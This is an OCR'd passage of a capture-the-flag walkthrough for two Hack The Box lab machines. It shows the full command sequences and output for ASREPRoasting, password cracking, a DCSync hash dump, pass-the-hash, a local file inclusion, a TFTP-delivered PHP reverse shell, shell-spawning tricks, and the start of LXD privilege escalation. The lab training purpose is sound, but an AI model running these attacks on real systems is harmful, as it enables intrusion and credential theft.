
Let’s select the domain “MEGACORP.LOCAL”



The query will generate the below graph for domain “MEGACORP.LOCAL”



We can see that the **svc_bes** has **GetChangesAll** privileges to the domain. This means that the account has the ability to request replication data from the domain controller, and gain sensitive information such as user hashes.



Lateral Movement

It's worth checking if Kerberos pre-authentication has been disabled for this account, which means it is vulnerable to ASREPRoasting. We can check this using a tool such as Impacket's GetNPUsers.

GetNPUsers.py megacorp.local/svc_bes -request -no-pass -dc-ip 10.10.10.30

```
GetNPUsers.py megacorp.local/svc_bes -request -no-pass -dc-ip 10.10.10.30
```

```
Impacket v0.9.22.dev1+20200713.100928.1e84ad60 - Copyright 2020 SecureAuth Corporation

[*] Getting TGT for svc_bes
$krb5asrep$23$svc_bes@MEGACORP.LOCAL:e4e0a8187078f3b4a70faa886d560b15$316c54c411b9cb1064a71cc8a
f3ffad6c7d5da54b3288adec079b6a53f65e1da99e8d5ada668dd25f2602cf8f1718cb0bf293acc079b6411cd3db082
dc2c0fc5acf7ce6ca3b0366946f89d5de09209b628eae6ff275e161b6e3517a459ebbae0acc91b4325796fe5bd996e6
3d961b2a746f80f110845ef1560705759a5128b99baad0b67716bb4be239aaa5d2513f19b034e48320cff53b9d0d4c9
de5cdb8c881d8d88d9a54e395b4d4c2276d99bb8aba98b3d337173db64660a23710d7e3bd091fbbd4293568641c4f1f
141de55e57d2abc9111bacfeb7423733477688825caff3e1d911ab21c592fb296b920fae497
```

Below out TGT ticket

**$krb5asrep$23$svc_bes@MEGACORP.LOCAL:0969b177c87205436a4ef15e3227c3af$f967e09d4
63ebcfa60a01c5ddb3606de78b62d8629e8de55578236534abf7a8442f3b07dfe0b8fa622dceabb66586
c99dec8a3e4629a099fb01acc5721e0ca5ebf59fa0f6841f456a7a855ded8fb2b5860066cca671c8ea362
c335c5a1a0bde1a9091b629535fec165388e46b3069c002dd45569a89f6d30f9139911968364ae84bf06
de3d39cdcbb3a44b373f71c3ff3f030f3896fa4f698693889e8677136e942d9ba1e3175dc70e67f1b998d
52170f3347dcc766fda831f9cd5d1f7d94706f3b423a9bf75869a6772280f69d2f2855a3b855ee221f053
478f7e54c98c7fde493f85ce3cec16e47f0c20ced4a65b14**

Once obtained the TGT ticket for the **svc_bes,** let's save it into a file called hash(it could be any name).

```
kali@kali: ~/HTB/StartingPoint/Pathfinder
File  Actions  Edit  View  Help
$krb5asrep$svc_bes@MEGACORP.LOCAL:5ef27ec429bb065462f36bf88b2cd3ec$b03754acc41399e03d9ea82f0f43a6e8d8
f12f8e8d773df7efcd3f1f2570287006d586d5d3e77d8c587ba60e18b24db38312da26d26ece58827cf13084025d2a7b5ddea
7f7d0943f314058a6fc0547b07f4bc652066dc5a932b7b341ad30f9ec43ef1f9c3deddc9a94524eca269ea618f545ba443228
fc5829af6199401ba299f675bc7a693226054378c0a52c3353187fa2e17f97915c4ccecb7e33dc2c8aabac076244d3ca90ca0
76947607f22a77a052c44b2b7fcc253a137cc75f71a99eb92b2b8cf94e77b9543be1907479c5742651aad4196ff64c1fb0e50
df74f48a8e6c2d5bba97fe46ccae875363b4c41ef1
```

We could have also used:

GetNPUsers.py megacorp.local/svc_bes -request -no-pass -dc-ip 10.10.10.30 | grep krb > hash

```
kali@kali:~/HTB/StartingPoint/Pathfinder$ more hash
$krb5asrep$23$svc_bes@MEGACORP.LOCAL:770a73628f810d5e26344a1c79242a2f$a52afb74437736f
0b0d3d4f3e8b2fd7cb11222793af0ade40ec3df3fee45c60fc4380846b12ff9007def937a9fbd97d0d976
5c2cca148b327f027dfb984844b46ac2001ad0d22250ead19e9eac1c124e1b4c265cc8e1b6a7f5342b0ff
8290d4d84dd2c5af9a2df7fdaaa53b363909e2a1dbe8f36baf382458463c4d57677c3ac9722f09a212447
a5cd4d510e406602ab2587721f4ac45c59dbf3841e92af7ebc4c18b4366d3749913901cc3c1ff9fbe9fa9
0825f52264383195ea6d82fe62cc2bc63459bd6e0d74bbf59e9c6b773bc8a01359d51cfdd6c8b3bda7ddb
a0197b9c359142d33b45c81e45c5e7b6c6ad6f99
```

We will use JTR in conjunction with rockyou.txt to obtain the plaintext password (but we could have also used Hashcat)

john hash -wordlist=/usr/share/wordlists/rockyou.txt

```
john hash -wordlist=/usr/share/wordlists/rockyou.txt
```

Below the password for **svc_bes : Sheffield19**

```
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4
HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Sheffield19      ($krb5asrep$23$svc_bes@MEGACORP.LOCAL)
1g 0:00:00:18 DONE (2020-07-19 01:26) 0.05534g/s 586774p/s 586774c/s 5867
74C/s Sherbear94..Sheepy04
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

It is now possible to access the server as **svc_bes** using **WinRM**

(With the **nmap scan** we noted that WinRM was enabled on port **5985)**

Let's install "evil-winrm" (Installation directly as ruby gem)

gem install evil-winrm

```
kali@kali:~/HTB/StartingPoint/Pathfinder$ sudo gem install evil-winrm
[sudo] password for kali:
Happy hacking! :)
Successfully installed evil-winrm-2.3
Parsing documentation for evil-winrm-2.3
Done installing documentation for evil-winrm after 0 seconds
1 gem installed
```

And run it against 10.10.10.30 using “svc_bes” credentials

evil-winrm -i 10.10.10.30 -u svc_bes -p Sheffield19

```
kali@kali:~/HTB/StartingPoint/Pathfinder$ sudo evil-winrm -i 10.10.10.30 -u svc_bes -p Sheffield19

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc_bes\Documents>
*Evil-WinRM* PS C:\Users\svc_bes\Documents> whoami
megacorp\svc_bes
```

Privilege Escalation

In order to leverage the **GetChangesAll** permission, we can use Impacket's secretsdump.py to perform a DCSync attack and dump the NTLM hashes of all domain users.

secretsdump.py -dc-ip 10.10.10.30 MEGACORP.LOCAL/svc_bes:Sheffield19@10.10.10.30

```
kali@kali:~/HTB/StartingPoint/Pathfinder$ secretsdump.py -dc-ip 10.10.10.30 MEGACORP.LOCAL/svc_bes:Sheffield19@10.10.10.30
```

We can see the default domain Administrator NTLM hash

```
Impacket v0.9.22.dev1+20200713.100928.1e84ad60 - Copyright 2020 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8a4b77d52b1845bfe949ed1b9643bb18:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f9f700dbf7b492969aac5943dab22ff3:::
svc_bes:1104:aad3b435b51404eeaad3b435b51404ee:0d1ce37b8c9e5cf4dbd20f5b88d5baca:::
sandra:1105:aad3b435b51404eeaad3b435b51404ee:29ab86c5c4d2aab957763e5c1720486d:::
PATHFINDER$:1000:aad3b435b51404eeaad3b435b51404ee:3c04d81522f867afa5384711d96b171f:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:056bbaf3be0f9a291fe9d18d1e3fa9e6e4aff65ef2785c3fdc4f6472534d614f
Administrator:aes128-cts-hmac-sha1-96:5235da455da08703cc108293d2b3fa1b
Administrator:des-cbc-md5:f1c89e75a42cd0fb
krbtgt:aes256-cts-hmac-sha1-96:d6560366b08e11fa4a342ccd3fea07e69d852f927537430945d9a0ef78f7dd5d
krbtgt:aes128-cts-hmac-sha1-96:02abd84373491e3d4655e7210beb65ce
krbtgt:des-cbc-md5:d0f8d0c86ee9d997
svc_bes:aes256-cts-hmac-sha1-96:2712a119403ab640d89f5d0ee6ecafb449c21bc290ad7d46a0756d1009849238
svc_bes:aes128-cts-hmac-sha1-96:7d671ab13aa8f3dbd9f4d8e652928ca0
svc_bes:des-cbc-md5:1cc16e37ef8940b5
sandra:aes256-cts-hmac-sha1-96:2ddacc98eedadf24c2839fa3bac97432072cfac0fc432cfba9980408c929d810
sandra:aes128-cts-hmac-sha1-96:c399018a1369958d0f5b242e5eb72e44
sandra:des-cbc-md5:23988f7a9d679d37
PATHFINDER$:aes256-cts-hmac-sha1-96:b2f56c838421a84186767ff223bf791df39f6a08e7f59bfeef5587d3b2422e88
PATHFINDER$:aes128-cts-hmac-sha1-96:f94b20c563e69a22c44b96c48628396c
PATHFINDER$:des-cbc-md5:d0bf5b8a4aab3d08
[*] Cleaning up...
```

We can use this in a PTH attack (Pass-the-Hash attack) to gain elevated access to the system.

For this, we can use Impacket's **psexec.py** as follow:

psexec.py megacorp.local/administrator@10.10.10.30 -hashes <NTML hash>:<NTLM hash>

For <**NTML hash**>:<**NTLM hash**> we will use:

- **NTML hash --> aad3b435b51404eeaad3b435b51404ee**
- **NTLM hash --> 8a4b77d52b1845bfe949ed1b9643bb18**

psexec.py megacorp.local/administrator@10.10.10.30 -hashes aad3b435b51404eeaad3b435b51404ee:8a4b77d52b1845bfe949ed1b9643bb18

```
kali@kali:~/HTB/StartingPoint/Pathfinder$ psexec.py megacorp.local/administrator@10.10.10.30 -hashes
 aad3b435b51404eeaad3b435b51404ee:8a4b77d52b1845bfe949ed1b9643bb18
```

An as we can see we gain elevated access to the system

Machine : **Included (Linux)**

Ip: **10.10.10.55**

Enumeration


```
nmap -A -v 10.10.10.55
```

```
kali@kali:~$ sudo nmap -A -v 10.10.10.55
```

```
PORT      STATE SERVICE VERSION
80/tcp open    http        Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_    Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_Requested resource was http://10.10.10.55/?file=index.php
|_https-redirect: ERROR: Script execution failed (use -d to debug)
```

From a TCP scan we found only port 80 (Apache httpd 2.4.29 ((Ubuntu)))

We can navigate to the website in a browser.



Let’s try scanning the UDP ports

```
nmap -sU -v 10.10.10.55
```

```
kali@kali:~$ sudo nmap -sU -v 10.10.10.55
[sudo] password for kali:
```

```
Not shown: 999 closed ports

PORT      STATE              SERVICE

69/udp open|filtered tftp
```

The UDP scan found **port 69** to be open, which hosts the **TFTP** service.

TFTP or "Trivial File Transfer Protocol", is similar to FTP but much simpler. It provides functionality only for uploading or downloading files from a server.

Let's see if we can connect to TFTP and upload a file.

We first create a file named “**test.txt**”


```
kali@kali:~/HTB/StartingPoint/Included$ echo 1 > test.txt
kali@kali:~/HTB/StartingPoint/Included$ ls
test.txt
```

We connect and confirm that we can upload files.

```
kali@kali:~/HTB/StartingPoint/Included$ tftp 10.10.10.55
tftp> put test.txt
Sent 3 bytes in 0.1 seconds
tftp>
```

LFI(Local File Inclusion)


Let’s check if the URL of the website “**http://10.10.10.55/?file=index.php**" is vulnerable to **Local File Inclusion.**



We can test by changing the URL to the following:

http://10.10.10.55/?file=../../../../etc/passwd

This is successful, and **passwd** contents are returned by the server.



Foothold

We can try upload and execute a “PHP reverse shell” by combining the LFI vulnerability with the TFTP service. This happens due to the inclusion of the PHP code by the vulnerable page, which results in it's execution.


First we have to modify the PHP reverse shell which cane be taken from here if not present on our kali system.

```
kali@kali:~/HTB/StartingPoint/Included$ locate php-reverse-shell
/usr/share/laudanum/php/php-reverse-shell.php
/usr/share/laudanum/wordpress/templates/php-reverse-shell.php
/usr/share/webshells/php/php-reverse-shell.php
kali@kali:~/HTB/StartingPoint/Included$
```


Let’s copy the file into our folder with name “**rev.php**”

```
kali@kali:~/HTB/StartingPoint/Included$ cp /usr/share/webshells/php/php-reverse-shell.php rev.php
kali@kali:~/HTB/StartingPoint/Included$ sudo vi rev.php
```


As usual, let’s modify the code for our needs:



Once changed the IP address and the port, we upload our PHP reverse shell.




Let's start a netcat listener before navigating to the shell.



Next, we can use the LFI to access the reverse shell.

- The default TFTP root folder is **/var/lib/tftpboot.**

Navigating to http://10.10.10.55/?file=../../../../var/lib/tftpboot/rev.php, due to the inclusion of the PHP code by the vulnerable page, will results in the PHP reverse shell execution.




```
kali@kali:~/HTB/StartingPoint/Included$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.55] 39348
Linux included 4.15.0-88-generic #88-Ubuntu SMP Tue Feb 11 20:11:34 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 08:07:17 up  5:44,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

We could have also used the "curl" tool as follow:

```
curl http://10.10.10.55/?file=../../../../var/lib/tftpboot/rev.php
```

```
$ curl http://10.10.10.55/?file=../../../../var/lib/tftpboot/rev.php
```

And we get the reverse shell:

```
kali@kali:~/HTB/StartingPoint/Included$ curl http://10.10.10.55/?file=../../../../var/lib/tftpboot/rev.php
```

```
kali@kali:~/HTB/StartingPoint/Included$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.55] 39348
Linux included 4.15.0-88-generic #88-Ubuntu SMP Tue Feb 11 20:11:34 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 08:07:17 up  5:44,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

The low privilged www-data user isn't allowed to read user files, let's update the shell as www-data

```
SHELL=/bin/bash script -q /dev/null
Ctrl-Z
stty raw -echo
fg
reset
xterm
```

Below some other ways to spwan a TTY shell. The top 3 would be most successful in general for spawning from the command line.

- **python3 -c 'import pty; pty.spawn("/bin/sh")'**
- **echo os.system('/bin/bash')**
- **/bin/sh -i**
- **perl —e 'exec "/bin/sh";'**
- **perl: exec "/bin/sh";**
- **ruby: exec "/bin/sh"**
- **lua: os.execute('/bin/sh')**
- (From within IRB) **exec "/bin/sh"**
- (From within vi) **:!bash**
- (From within vi) **:set shell=/bin/bash:shell**
- (From within nmap) **!sh**

Many of these will also allow you to escape jail shells

From the etc/passwd file we see that we can see there is a user “mike”

```
more /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
--More--(66%)
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
mike:x:1000:1000:mike:/home/mike:/bin/bash
tftp:x:110:113:tftp daemon,,,:/var/lib/tftpboot:/usr/sbin/nologin
```

We can “su” to the user mike with the password founded on the previous machine (Pathfinder).

```
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4
HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Sheffield19      ($krb5asrep$23$svc_bes@MEGACORP.LOCAL)
1g 0:00:00:18 DONE (2020-07-19 01:26) 0.05534g/s 586774p/s 586774c/s 5867
74C/s Sherbear94..Sheepy04
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

As shown below, once updated the shell as www-data, we can logged in as mike.

```
www-data@included:/$ su mike
Password:
mike@included:/$
```

At location /home/mike we can find the user.txt file

```
mike@included:/$ cd /home/mike/
mike@included:~$ ls
user.txt
```

We also notice that mike is a **lxd** member

```
mike@included:/$ id
uid=1000(mike) gid=1000(mike) groups=1000(mike),108(lxd)
```

The LXD group is a high-privileged linux group; a member of the local “lxd” group can instantly escalate the privileges to root on the host operating system.

Introduction to LXD and LXC

This is irrespective of whether that user has been granted sudo rights and does not require them to enter their password. The vulnerability exists even with the LXD snap package

LXD is a root process that carries out actions for anyone with write access to the LXD UNIX socket. It often does not attempt to match the privileges of the calling user. There are multiple methods to exploit this.


One of them is to use the LXD API to mount the host’s root filesystem into a container which is going to use in this post. This gives a low-privilege user root access to the host filesystem.

Linux Container (LXC) are often considered as a lightweight virtualization technology that is something in the middle between a chroot and a completely developed virtual machine, which creates an environment as close as possible to a Linux installation but without the need for a separate kernel.

Linux daemon (LXD) is the lightervisor, or lightweight container hypervisor. LXD is building on top of a container technology called LXC which was used by Docker before. It uses the stable LXC API to do all the container management behind the scene, adding the REST API on top and providing a much simpler, more consistent user experience.

Container Technology

Container technology comes from the container, is a procedure to assemble an application so that it can be run, with its requirements, in isolation from other processes container applications with names like Docker and Apache Mesos ‘ popular choices have been introduced by major public cloud vendors including Amazon Web Services, Microsoft Azure and Google Cloud Platforms.



LXD Privilege Escalation

Privilege escalation through lxd requires the access of local account.

Note: the most important condition is that the user should be a member of lxd group (*in our case is 108, but it could have been any other number***)**

```
mike@included:/$ id
uid=1000(mike) gid=1000(mike) groups=1000(mike),108(lxd)
```

First, we have create an image for lxd, thus we first need to clone on our local machine the following build-alpine repository

